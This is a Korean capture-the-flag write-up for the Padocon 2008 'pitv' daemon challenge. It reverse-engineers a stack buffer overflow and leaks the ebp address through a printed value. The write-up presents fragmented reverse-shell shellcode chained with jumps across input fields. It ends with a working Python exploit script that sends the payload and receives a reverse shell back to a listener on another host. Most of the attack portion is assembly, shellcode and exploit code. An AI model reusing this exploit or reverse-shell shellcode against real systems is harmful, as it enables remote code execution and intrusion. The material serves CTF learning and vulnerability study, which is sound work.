Padocon Live Hacking Festival 2008 CTF 본선 (daemon01번 pitv 문제 풀이)

TEAM ALCOHOLLAB – **ashine, eazy, hahah**
by beistlab (http://beist.org)

문제 서버는 REDHAT 9.0 환경이며 아무런 패치도 하지 않고 참가자에게 한대씩 (가상 이미지) 주어졌습니다. 바이너리로 구성된 3개의 문제가 출제되었는데 각 문제는 데몬으로 구성되어 있으며 대회 기간 중 항상 실행되어 있어야 합니다. 저희가 푼 문제는 daemon01번, pitv 였습니다. netstat 명령을 이용하여 확인한 결과 pitv 데몬은 3009번 포트를 사용하고 있었습니다. 다음 화면은 3009번 포트에 접속한 결과입니다.

```
------------------------------------------------------------------
파도콘 인터넷 TV 시청 서비스 (PITV v0.1)
------------------------------------------------------------------

 1. 액션
 2. 드라마
 3. 건강
 4. 성인
 5. 경제
 6. 스포츠
------------------------------------------------------------------
보고싶은 프로그램의 종류를 선택해 주세요: 1

 1. 다이하드 5.0
 2. 코만두
 3. 럼보
 4. 레옴
 5. 하트맨
------------------------------------------------------------------

보고싶은 프로그램을 선택해 주세요: 2
죄송합니다. 본 프로그램은 더 이상 서비스되지 않습니다. 다른 프로그램을 선택해 주시기 바랍니다.
```

처음 접속을 하면 6개의 메뉴가 있고, 각 메뉴마다 5개씩의 소 메뉴가 있습니다. 동명대 고교생 해킹/보

안 챔피언쉽에서 비슷한 문제를 접해 보았기 때문에, 들어갈 수 있는 30개의 경우의 수 중 1개를 선택했을 때, 부가적인 입력 창이 나타나고, 이곳에 취약점이 있을 것이라는 예상에 바이너리 분석에 들어갔습니다.

```
// 메뉴를 출력하는 부분
.text:08048E26 loc_8048E26:                                ; CODE XREF: sub_8048DD3+41□ j
.text:08048E26                  sub     esp, 4
.text:08048E29                  sub     esp, 8
.text:08048E2C                  push    offset a1_2_X     ; "₩n 1. 액션₩n 2. 드?
.text:08048E31                  call    _strlen
.text:08048E36                  add     esp, 0Ch
.text:08048E39                  push    eax                ; n
.text:08048E3A                  push    offset a1_2_X     ; "₩n 1. 액션₩n 2. 드?
.text:08048E3F                  push    [ebp+fd]           ; fd
.text:08048E42                  call    _write
.text:08048E47                  add     esp, 10h
.text:08048E4A                  mov     [ebp+var_19C], eax
.text:08048E50                  cmp     [ebp+var_19C], 0
.text:08048E57                  jns     short loc_8048E69

// 값을 읽어 들여 메모리에 저장한다
.text:08048E69 loc_8048E69:                                ; CODE XREF: sub_8048DD3+84□ j
.text:08048E69                  sub     esp, 4
.text:08048E6C                  push    0E8h               ; nbytes
.text:08048E71                  lea     eax, [ebp+buf]
.text:08048E77                  push    eax                ; buf
.text:08048E78                  push    [ebp+fd]           ; fd
.text:08048E7B                  call    _read
.text:08048E80                  add     esp, 10h
.text:08048E83                  mov     [ebp+var_19C], eax
.text:08048E89                  cmp     [ebp+var_19C], 0
.text:08048E90                  jns     short loc_8048EA2
```

초기 메뉴 루틴입니다. 보기를 띄우고 입력 값을 받아 메모리로 옮깁니다.

```
// 방금 저장한 값을 다시 다른 특정한 위치로 옮긴다
// 그 값을 atoi로 정수화 한 뒤, 특정 연산을 통해 다음 jmp할 주소를 계산한다.
.text:08048EA2 loc_8048EA2:                                ; CODE XREF: sub_8048DD3+BD□ j
```

```
.text:08048EA2                  lea     eax, [ebp+var_D9]
.text:08048EA8                  add     eax, [ebp+var_19C]
.text:08048EAE                  mov     byte ptr [eax], 0
.text:08048EB1                  sub     esp, 4
.text:08048EB4                  push    8                       ; n
.text:08048EB6                  lea     eax, [ebp+buf]
.text:08048EBC                  push    eax                     ; src
.text:08048EBD                  lea     eax, [ebp+nptr]
.text:08048EC3                  push    eax                     ; dest
.text:08048EC4                  call    _strncpy
.text:08048EC9                  add     esp, 10h
.text:08048ECC                  lea     eax, [ebp+nptr]
.text:08048ED2                  sub     esp, 0Ch
.text:08048ED5                  push    eax                     ; nptr
.text:08048ED6                  call    _atoi
.text:08048EDB                  add     esp, 10h
.text:08048EDE                  mov     [ebp+var_1A4], eax
.text:08048EE4                  cmp     [ebp+var_1A4], 6
.text:08048EEB                  ja      loc_80490C4
.text:08048EF1                  mov     edx, [ebp+var_1A4]
.text:08048EF7                  mov     eax, ds:off_804A038[edx*4]
.text:08048EFE                  jmp     eax
```

위에서 읽어 들인 값의 마지막 바이트에 0을 넣고 strncpy()를 이용하여 메모리의 특정한 위치에 저장합니다. 그리고 그 저장한 값을 정수로 변환해서 메모리의 특정한 위치에 있는 값을 계산하는데 사용됩니다.

```
.text:08048EF7                  mov     ds:off_804A038[edx*4]
```

위 코드는, 0x0804A038+edx*4에 있는 값을 eax에 대입하는 것을 의미합니다. 그 아래 eax로 jmp 하기 때문에 위 코드를 다음 점프할 곳의 주소를 결정하는 것을 알 수 있습니다. 그럼 0x0804A038 근처의 값들을 살펴보겠습니다.

```
// eax로 점프하는데, 점프하는 경우의 수
.rodata:0804A038 off_804A038    dd offset loc_80490C4   ; DATA XREF: sub_8048DD3+124□ r
.rodata:0804A03C                dd offset loc_8048F00   // 입력 값 1 일 때 점프하는 곳
.rodata:0804A040                dd offset loc_8048F4C   //      2
.rodata:0804A044                dd offset loc_8048F98   //      3
```

```
.rodata:0804A048                dd offset loc_8048FE4   //      4
.rodata:0804A04C                dd offset loc_8049030   //      5
.rodata:0804A050                dd offset loc_804907F   //      6
```

이렇게 각 입력 값마다 점프할 곳의 주소를 찾을 수 있습니다. 위 코드를 보면 1,2,3,4,6 번, 그리고 5번을 입력했을 때의 분기문이 조금씩 다른 것을 알 수 있습니다.


```
// 1 번의 루틴. 1번과 2,3,4,6번은 출력메시지를 제외하고는 전부 같기 때문에 생략.
.text:08048FE4 loc_8048FE4:                             ; DATA XREF: .rodata:0804A048□ o
.text:08048FE4                  sub     esp, 4
.text:08048FE7                  sub     esp, 8
.text:08048FEA                  push    offset a1_U     ; "₩n 1. 놀부부인 바?
.text:08048FEF                  call    _strlen
.text:08048FF4                  add     esp, 0Ch
.text:08048FF7                  push    eax             ; n
.text:08048FF8                  push    offset a1_U     ; "₩n 1. 놀부부인 바?
.text:08048FFD                  push    [ebp+fd]        ; fd
.text:08049000                  call    _write
.text:08049005                  add     esp, 10h
.text:08049008                  mov     [ebp+var_19C], eax
.text:0804900E                  cmp     [ebp+var_19C], 0
.text:08049015                  jns     sub_804911F

// 5번의 루틴, 1,2,3,4,6과 jmp 주소가 다르다
.text:08049030 loc_8049030:                             ; DATA XREF: .rodata:0804A04C□ o
.text:08049030                  sub     esp, 4
.text:08049033                  sub     esp, 8
.text:08049036                  push    offset a1_CU2_Inf3_CJ4 ; "₩n 1. 갱재야 놀자₩n 2. 다시보자
INF₩n 3. ?...
.text:0804903B                  call    _strlen
.text:08049040                  add     esp, 0Ch
.text:08049043                  push    eax             ; n
.text:08049044                  push    offset a1_CU2_Inf3_CJ4 ; "₩n 1. 갱재야 놀자₩n 2. 다시보자
INF₩n 3. ?...
.text:08049049                  push    [ebp+fd]        ; fd
.text:0804904C                  call    _write
.text:08049051                  add     esp, 10h
.text:08049054                  mov     [ebp+var_19C], eax
.text:0804905A                  cmp     [ebp+var_19C], 0
```

```
.text:08049061                  jns     short loc_8049073
```

1,2,3,4,6번은 sub_804911F로 점프하지만 5번은 short loc_8049073로 점프하는 것을 알 수 있습니다. loc_8049073의 내용을 확인해 보겠습니다.

```
// 5번의 루틴에만 추가된 부분.
.text:08049073 loc_8049073:                             ; CODE XREF: sub_8048DD3+28E□ j
.text:08049073                  mov     [ebp+var_19D], 0FFh
.text:0804907A                  jmp     sub_804911F
```

ebp+var_19D에 0xFFh라는 값을 넣고 다른 루틴과 같이 sub_804911F로 점프 하는 것을 알 수 있습니다. 함수 처음 부분을 보면 사실 저 위치에는 0이 들어있는 것을 확인할 수 있습니다. 따라서 1,2,3,4,6번을 눌렀을 때는 ebp+var_19D의 값이 0 이고, 5를 눌렀을 때는 0xFFh가 들어있는 상태로 sub_804911F로 점프합니다. 계속 분석 해보겠습니다.



분기문에서, 두 번째 입력 값이 3이 아니라면, "죄송합니다. 본 프로그램은.." 메시지를 출력합니다. 만약 3이면, ebp+var_19D의 값을 0과 비교해서 0이 아니면 "프로그램.." 메시지를 출력합니다. 우리가 원하는 부분은 "프로그램.."이기 때문에 먼저 5값을 입력해 ebp+var_19D의 값을 0이 아니게 만들고, 두 번째에 3을 입력한다면, 결국 "프로그램.."의 루틴으로 가게 됨을 다시 확인할 수 있습니다. 그럼 다시 3009번 포트로 접속해서 5번과 3번을 입력해보겠습니다.

```
// 5->3 을 선택시 출력부분
---------------------------------------------------------------
파도콘 인터넷 TV 시청 서비스 (PITV v0.1)
---------------------------------------------------------------

 1. 액션
 2. 드라마
 3. 건강
 4. 성인
 5. 경제
 6. 스포츠
---------------------------------------------------------------
보고싶은 프로그램의 종류를 선택해 주세요: 5

 1. 갱재야 놀자
 2. 다시보자 INF
 3. 격일 경제
 4. 뉴역 타임즈
 5. 지구별 경재
---------------------------------------------------------------
보고싶은 프로그램을 선택해 주세요: 3

프로그램이 선택되었습니다. 아래의 항목을 기입해 주세요.
---------------------------------------------------------------
이름: 1
나이: 1
닉네임: 1
전화번호: 1
주소: 1
신용카드 번호: 1
신용카드 만기일 (월/년): 1
---------------------------------------------------------------
```

모든 정보가 올바르게 저장되었습니다.
신청하신 TV 프로그램은 3221218592 초쯤 뒤에 시청이 가능합니다.
감사합니다. 또 이용해 주세요.

전과는 다르게 입력하는 부분이 나오는 것을 볼 수 있습니다. 그럼 이제 저곳을 분석 해보겠습니다.

```
// 기본적인 과정 3단계 : 출력 -> 버퍼에 입력 -> 버퍼에서 메모리의 특정한 곳으로 저장
.text:080493B3                  sub     esp, 4
.text:080493B6                  sub     esp, 8
.text:080493B9                  push    offset aK          ; "나이: "
.text:080493BE                  call    _strlen
.text:080493C3                  add     esp, 0Ch
.text:080493C6                  push    eax                ; n
.text:080493C7                  push    offset aK          ; "나이: "
.text:080493CC                  push    dword ptr [ebp+8] ; fd
.text:080493CF                  call    _write
.text:080493D4                  add     esp, 10h
.text:080493D7                  mov     [ebp-19Ch], eax
.text:080493DD                  cmp     dword ptr [ebp-19Ch], 0
.text:080493E4                  jns     short loc_80493F6

// 이곳에서 BOF가 일어난다
.text:080493F6 loc_80493F6:                                ; CODE XREF: sub_804911F+2C5□ j
.text:080493F6                  sub     esp, 4
.text:080493F9                  push    0E8h               ; nbytes
.text:080493FE                  lea     eax, [ebp-0D8h]
.text:08049404                  push    eax                ; buf
.text:08049405                  push    dword ptr [ebp+8] ; fd
.text:08049408                  call    _read
.text:0804940D                  add     esp, 10h
.text:08049410                  mov     [ebp-19Ch], eax
.text:08049416                  cmp     dword ptr [ebp-19Ch], 0
.text:0804941D                  jns     short loc_804942F

// strncpy()로 버퍼의 값을 특정 메모리 장소에 저장
.text:0804942F loc_804942F:                                ; CODE XREF: sub_804911F+2FE□ j
.text:0804942F                  lea     eax, [ebp-0D9h]
.text:08049435                  add     eax, [ebp-19Ch]
.text:0804943B                  mov     byte ptr [eax], 0
```

```
.text:0804943E                  sub     esp, 4
.text:08049441                  push    9                       ; n
.text:08049443                  lea     eax, [ebp-0D8h]
.text:08049449                  push    eax                     ; src
.text:0804944A                  lea     eax, [ebp-198h]
.text:08049450                  push    eax                     ; dest
.text:08049451                  call    _strncpy
.text:08049456                  add     esp, 10h
```

값을 입력하는 부분은 크게 3단계로 구분할 수 있습니다. (1) 나이, 닉네임, 주소 등과 같이 입력해야 할 항목들을 출력하고, (2) read()를 이용해서 사용자의 입력을 받아 메모리에 저장하고, (3) strncpy()를 이용해서 저장된 값을 메모리의 특정한 장소로 복사합니다. read()를 통해 입력을 받는 곳은 임시 공간 같은 곳으로 모든 입력 값들은 [ebp-0D8h]에 저장 되었다가 strncpy()를 통해 또 다른 특정한 메모리의 장소로 복사됩니다.

우선 3단계 중 2번째에서 입력 받는 부분을 보면 Buffer overflow(BOF)가 일어나는 것을 알 수 있습니다. 저 read()의 인자로 fd, ebp-0D8h, 0E8h가 주어졌는데, 이는 ebp-0xD8 장소에 0xE8만큼을 입력 받아라라는 뜻으로, sfp와 리턴 어드레스를 덮어 쓰고도 남을만한 크기입니다. BOF가 발생하는 부분을 찾았으니 이제 쉘코드가 위치할 메모리를 찾아야 합니다. 처음에 저희들은 ebp-0xD8의 위치에 쉘코드를 넣으려 했으나 다음과 같은 코드 때문에 실패 하였습니다.

```
// ebp-0xD8에 쉘코드 넣는 것이 불가능한 이유
.text:080497F6 loc_80497F6:                             ; CODE XREF: sub_804911F+6C5□ j
.text:080497F6                  sub     esp, 4
.text:080497F9                  push    0C8h                    ; n
.text:080497FE                  push    41h                     ; c
.text:08049800                  lea     eax, [ebp-0D8h]
.text:08049806                  push    eax                     ; s
.text:08049807                  call    _memset
.text:0804980C                  add     esp, 10h
.text:0804980F                  leave
.text:08049810                  retn
```

함수를 리턴하기 거의 직전 부분인데, memset()를 이용해서 ebp-0xD8부분을 A로 덮어쓰는 것을 볼수 있습니다. 0xd8중에 0xc8만큼을 A로 덮어쓰면 0x10만큼만 남는데 이는 리버스 쉘코드와 같이 다양한 기능의 쉘코드를 사용하기에는 부족한 크기 입니다. 그래서 저희는 입력한 값을 ebp-0xD8에 저장했다가 strncpy()를 이용해서 메모리의 특정한 부분으로 옮긴다는 사실에 주목, 그곳에 쉘코드를 넣어보기로 하고 각각의 입력이 어느 위치에 얼마만큼 옮겨지는지 확인했습니다.

```
// strncpy() 부분만 c로 표현
strncpy([ebp-100h],[ebp-0D8h],0x8) // 처음 분기문 입력, 5
strncpy([ebp-108h],[ebp-0D8h],0x8) // 두번째 분기문 입력, 3
strncpy([ebp-0F8h],[ebp-0D8h],0x11) // 이름
strncpy([ebp-198h],[ebp-0D8h],0x9) // 나이
strncpy([ebp-188h],[ebp-0D8h],0xE) // 닉네임
strncpy([ebp-178h],[ebp-0D8h],0x16) // 전화번호
strncpy([ebp-158h],[ebp-0D8h],0x1D) // 주소
strncpy([ebp-138h],[ebp-0D8h],0x1F) // 신용카드 번호
strncpy([ebp-118h],[ebp-0D8h],0xD) // 신용카드 만기일
```

각 입력에서 strncpy()를 사용하는 부분만 따와서 C로 표현해봤습니다. 입력되는 장소는 서로 중복되지 않아 쉘코드가 유실되거나 하진 않지만 이 영역들이 서로 붙어있지 않고 떨어져 있었습니다. 좀 더 보기 편하게 입력한 값이 들어가는 메모리의 부분을 도표로 나타내보겠습니다.

<table>
<tr><td>ebp</td><td>+00</td><td>+01</td><td>+02</td><td>+03</td><td>+04</td><td>+05</td><td>+06</td><td>+07</td><td>+08</td><td>+09</td><td>+0A</td><td>+0B</td><td>+0C</td><td>+0D</td><td>+0E</td><td>+0F</td></tr>
<tr><td>-198h</td><td colspan="9">나이 입력값</td><td></td><td></td><td></td><td></td><td></td><td></td><td></td></tr>
<tr><td>-188h</td><td colspan="14">닉네임 입력값</td><td></td><td></td></tr>
<tr><td>-178h</td><td colspan="16">전화번호 입력값(아랫줄 까지 이어짐)</td></tr>
<tr><td>-168h</td><td colspan="6">전화번호 입력값</td><td></td><td></td><td></td><td></td><td></td><td></td><td></td><td></td><td></td><td></td></tr>
<tr><td>-158h</td><td colspan="16">주소 입력값(아랫줄 까지 이어짐)</td></tr>
<tr><td>-148h</td><td colspan="13"></td><td></td><td></td><td></td></tr>
<tr><td>-138h</td><td colspan="16">신용카드 번호 입력값(아랫줄 까지 이어짐)</td></tr>
<tr><td>-128h</td><td colspan="15"></td><td></td></tr>
<tr><td>-118h</td><td colspan="13">신용카드 만기일 입력값</td><td></td><td></td><td></td></tr>
<tr><td>-108h</td><td colspan="8">두번째 분기문 입력값</td><td colspan="8">첫번째 분기문 입력값</td></tr>
<tr><td>-F8</td><td colspan="16">이름 입력값(아랫줄 까지 이어짐)</td></tr>
<tr><td>-E8</td><td></td><td></td><td></td><td></td><td></td><td></td><td></td><td></td><td></td><td></td><td></td><td></td><td></td><td></td><td></td><td></td></tr>
</table>

색칠된 부분이 우리가 입력 할 수 있는 부분입니다. 색칠 되지 않은 부분은 우리가 입력 할 수 없는 부분들로 우리가 조작할 수 없는 의미 없는 값들이 들어가 있을 것입니다. 그래서 각 입력 값의 끝에 점프문을 넣어서 다음 입력 값으로 점프 해나가는 방식의 쉘코드를 구상하였습니다.

점프문의 기계어 코드는 근거리 점프일 때는 [0xeb 숫자]로 여기서 숫자는 점프할 바이트 수를 나타냅니다. 근거리 점프이기 때문에 최대 0xFF까지 점프 할 수 있으며, 더 먼 거리를 점프할 경우에는 0xeb가 아닌 다른 기계어 코드를 사용해야 합니다. 우리는 각 떨어진 값들이 근거리에 있기 때문에 0xFF면 충분하므로 이를 이용하여, 각 영역에서 점프코드가 들어갈 2byte를 제외하고 나머지 공간에 리버스 쉘코

드를 나눠서 넣어 보기로 하였습니다.
위 메모리 도표를 보면 두 번째 분기문과 첫 번째 분기문, 이름 입력 값은 사이에 빈칸이 없지만, 원래 입력 값에는 각각 3과 5가 들어가야 하기 때문에 점프 코드를 사용하였습니다. atoi()의 특성상 숫자가 아닌 부분은 무시해 버리기 때문에 이곳에 쉘코드를 넣어도 분기문 선택에는 문제가 되지 않습니다. 다음은 이러한 원리로 쪼개본 쉘코드 입니다.

```
08049400 <r_shellcode>:
 8049400:        31 c0                   xor    %eax,%eax
 8049402:        31 db                   xor    %ebx,%ebx
 8049404:        31 c9                   xor    %ecx,%ecx
 8049406:        51                      push   %ecx
// ebp-198h : 0x9 2byte  제외해서-> 7byte (7byte used)

 8049407:        b1 06                   mov    $0x6,%cl
 8049409:        51                      push   %ecx
 804940a:        b1 01                   mov    $0x1,%cl
 804940c:        51                      push   %ecx
 804940d:        b1 02                   mov    $0x2,%cl
 804940f:        51                      push   %ecx
 8049410:        89 e1                   mov    %esp,%ecx
// ebp-188h : 0xE 2byte  제외해서-> 12byte (11byte used)

 8049412:        b3 01                   mov    $0x1,%bl
 8049414:        b0 66                   mov    $0x66,%al
 8049416:        cd 80                   int    $0x80
 8049418:        89 c2                   mov    %eax,%edx
 804941a:        31 c0                   xor    %eax,%eax
 804941c:        31 c9                   xor    %ecx,%ecx
 804941e:        51                      push   %ecx
 804941f:        51                      push   %ecx
 8049420:        68 c0 a8 7b 04          push   $0x47ba8c0
// ebp-178h : 0x16 2byte  제외해서  -> 20byte   (19byte used)

 8049425:        66 68 aa aa             pushw  $0xaaaa
 8049429:        b1 02                   mov    $0x2,%cl
 804942b:        66 51                   push   %cx
 804942d:        89 e7                   mov    %esp,%edi
 804942f:        b3 10                   mov    $0x10,%bl
 8049431:        53                      push   %ebx
 8049432:        57                      push   %edi
```

```
 8049433:        52                      push   %edx
 8049434:        89 e1                   mov    %esp,%ecx
 8049436:        b3 03                   mov    $0x3,%bl
 8049438:        b0 66                   mov    $0x66,%al
 804943a:        cd 80                   int    $0x80
 804943c:        31 c9                   xor    %ecx,%ecx
 804943e:        31 c0                   xor    %eax,%eax
// ebp-158h : 0x1D 2byte  제외해서  ->   27byte (27 byte used)

 8049440:        b0 3f                   mov    $0x3f,%al
 8049442:        89 d3                   mov    %edx,%ebx
 8049444:        cd 80                   int    $0x80
 8049446:        31 c0                   xor    %eax,%eax
 8049448:        b0 3f                   mov    $0x3f,%al
 804944a:        89 d3                   mov    %edx,%ebx
 804944c:        b1 01                   mov    $0x1,%cl
 804944e:        cd 80                   int    $0x80
 8049450:        31 c0                   xor    %eax,%eax
 8049452:        b0 3f                   mov    $0x3f,%al
 8049454:        89 d3                   mov    %edx,%ebx
 8049456:        b1 02                   mov    $0x2,%cl
 8049458:        cd 80                   int    $0x80
 804945a:        31 c0                   xor    %eax,%eax
// ebp-138h : 0x1F 2byte  제외해서  -> 29byte (28 byte used)

 804945c:        31 d2                   xor    %edx,%edx
 804945e:        50                      push   %eax
 804945f:        68 6e 2f 73 68          push   $0x68732f6e
// ebp-118h : 0xD 2byte  제외해서  -> 11byte (8 byte used)


 8049464:        68 2f 2f 62 69          push   $0x69622f2f
// ebp-108h : 5byte (5byte used)

 8049469:        89 e3                   mov    %esp,%ebx
 804946b:        50                      push   %eax
 804946c:        53                      push   %ebx
 804946d:        89 e1                   mov    %esp,%ecx
// ebp-100h : 7byte (6byte used)

 804946f:        b0 0b                   mov    $0xb,%al
 8049471:        cd 80                   int    $0x80
```

```
// ebp-F8h : 0x11 -> 17byte (4 byte used)
```

이렇게 쪼갠 쉘코드에 각각의 마디마다 알맞은 길이로 점프하게 하면, 공격코드가 완성됩니다. 이제 BOF가 일어나는 곳도 찾았고, 쉘코드를 위치시킬 곳도 찾았습니다. 그럼 BOF를 발생시켜 리턴 어드레스를 쉘코드의 주소로 덮어씌우기 위해 쉘코드의 주소를 찾아야 했습니다. 쉘코드는 스택 상에 있기 때문에 ebp의 주소만 안다면 정확한 위치를 구할 수 있습니다.

서버에 접속해서 입력을 마치면 미심쩍은 문장이 있습니다.

```
----------------------------------------------------------------
모든 정보가 올바르게 저장되었습니다.
신청하신 TV 프로그램은 3221218592 초쯤 뒤에 시청이 가능합니다.
감사합니다. 또 이용해 주세요.
```

3221218592 초가 의미하는 것을 찾기 위해 해당 부분을 분석했습니다.

```
// ebp 값 구하기
.text:0804979A                  lea     eax, [ebp-0D8h]
.text:080497A0                  push    eax
.text:080497A1                  push    offset asc_8049F20 ; "----------------------------------------"...
.text:080497A6                  push    offset byte_804B200 ; s
.text:080497AB                  call    _sprintf
.text:080497B0                  add     esp, 10h
.text:080497B3                  sub     esp, 4
.text:080497B6                  sub     esp, 8
.text:080497B9                  push    offset byte_804B200 ; s
.text:080497BE                  call    _strlen
.text:080497C3                  add     esp, 0Ch
.text:080497C6                  push    eax             ; n
.text:080497C7                  push    offset byte_804B200 ; buf
.text:080497CC                  push    dword ptr [ebp+8] ; fd
.text:080497CF                  call    _write
.text:080497D4                  add     esp, 10h

.text:080497A1                  push    offset asc_8049F20 ; "----------------------------------------"...
```

이 부분의 값을 확인해보면

```
.rodata:08049F20 asc_8049F20      db '------------------------------------------------------------'
.rodata:08049F20                                          ; DATA XREF: sub_804911F+682□ o
.rodata:08049F20                  db 0Ah
.rodata:08049F20                  db '모든 정보가 올바르게 저장되었습니다.',0Ah
.rodata:08049F20                  db '신청하신 TV 프로그램은 %u 초쯤 뒤에 시청이 가능합니다.',0Ah
.rodata:08049F20                  db '감사합니다. 또 이용해 주세요.',0Ah,0
```

이 문자열은 포맷 스트링으로 스택에서 바로 전에 push된 값을 %u로 출력하는 것을 알 수 있습니다. 코드 상에서 그 값은

```
.text:0804979A                    lea       eax, [ebp-0D8h]
.text:080497A0                    push      eax
```

[ebp-0D8h]의 주소, 즉 ebp-0D8h의 값임을 알수 있습니다. 이를 이용하여 ebp 값을 계산 할 수 있고, 계산된 ebp 값으로 우리의 쉘코드의 시작 주소인 ebp-198h를 계산할 수 있었습니다. 예를 들어 %u 부분의 출력 값이 3221221776이라면 ebp – 198h는 다음과 같이 계산 할 수 있습니다.

3221221776 = 0xBFFFF190 = ebp – 0xd8

ebp = 0xBFFFF190 + 0xd8 = 0xBFFFF268

ebp – 0x198 = 0xBFFFF268 – 0x198 = 0xBFFFF0D0

즉 정리하면, 각각의 입력 값에 우리의 점프 리버스 쉘코드를 넣고 마지막 입력에서 BOF를 발생 시켜 우리의 쉘코드의 시작주소로 리턴하게 하면, 드디어 쉘을 얻을 수 있습니다. 이렇게 해서 완성된 공격코드 입니다. 공격코드는 python으로 만들었습니다.

attackcode.py

```
# -*- coding: euc-kr *-
# pitv.py
# made by alcohollab

import socket
```

```
HOST = "192.168.123.44"
PORT = 3009

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((HOST, PORT))

print s.recv(5000)
print s.recv(5000)
s.send("₩x35₩x89₩xe3₩x50₩x53₩x89₩xe1₩x90₩n") # 100h 5입력
print s.recv(5000)
s.send("₩x33₩x68₩x2f₩x2f₩x62₩x69₩xeb₩x01₩n") # 108h 3입력
print s.recv(5000)
print s.recv(5000)
s.send("₩xb0₩x0b₩xcd₩x80₩n") # F8h 입력 <-1/이름
print s.recv(5000)
s.send("₩x31₩xc0₩x31₩xdb₩x31₩xc9₩x51₩xeb₩x07₩n")  #198h <-2/나이
print s.recv(5000)
s.send("₩xb1₩x06₩x51₩xb1₩x01₩x51₩xb1₩x02₩x51₩x89₩xe1₩xeb₩x03₩n") #  188h<-3/닉네임
print s.recv(5000)
s.send("₩xb3₩x01₩xb0₩x66₩xcd₩x80₩x89₩xc2₩x31₩xc0₩x31₩xc9₩x51₩x51₩x68₩xC0₩xA8₩x7B₩x04
₩xeb₩x0b₩n") # 178h<-4/전화번호
print s.recv(5000)
s.send("₩x66₩x68₩xAA₩xAA₩xb1₩x02₩x66₩x51₩x89₩xe7₩xb3₩x10₩x53₩x57₩x52₩x89₩xe1₩xb3₩x0
3₩xb0₩x66₩xcd₩x80₩x31₩xc9₩x31₩xc0₩xeb₩x03₩n") # 158h <-5/주소
print s.recv(5000)
s.send("₩xb0₩x3f₩x89₩xd3₩xcd₩x80₩x31₩xc0₩xb0₩x3f₩x89₩xd3₩xb1₩x01₩xcd₩x80₩x31₩xc0₩xb0₩
x3f₩x89₩xd3₩xb1₩x02₩xcd₩x80₩x31₩xc0₩xeb₩x02₩n")#138h <-6/신용카드번호
print s.recv(5000)
s.send("₩x31₩xd2₩x50₩x68₩x6e₩x2f₩x73₩x68₩xeb₩x07"  +  "₩x90"*206  +
"₩x68₩xf2₩xff₩xbf₩xd0₩xf0₩xff₩xbf₩n") #118h<-7/신용카드만기일, 여기서 BOF를 시킨다.
print s.recv(5000)

## 마지막 8byte는 스택의 ebp에 따라 바뀐다
```

해당 데몬이 fork를 이용해 자식프로세스를 생성해서 처리 하기 때문에 랜덤 스택이어도 부모가 죽지 않는 이상은 자식의 스택 주소는 일정합니다. 그래서 데몬이 재 시작되지 않는 한은 계속 같은 코드로 공격 할 수 있습니다.

리버스 쉘에서 사용한 포트 번호는 0xAAAA로 10진수로 바꾸면 43690입니다. nc를 이용해서 43690에서

기다린 뒤 다른 터미널에서 pitv.py를 실행시키면, 쉘이 떨어지는 것을 확인 할 수 있습니다.

```
[root@localhost root]# nc -l -p 43690
whoami
daemon01
```

clear!

P.S. 여기서 공격에 성공할 경우 해당 데몬을 실행시킨 쉘에 다음과 같은 메시지가 뜨게 됩니다.

```
[root@localhost root]# ------------------------------------------------------------
모든 정보가 올바르게 저장되었습니다.
신청하신 TV 프로그램은 3221221776 초쯤 뒤에 시청이 가능합니다.
감사합니다. 또 이용해 주세요.
```

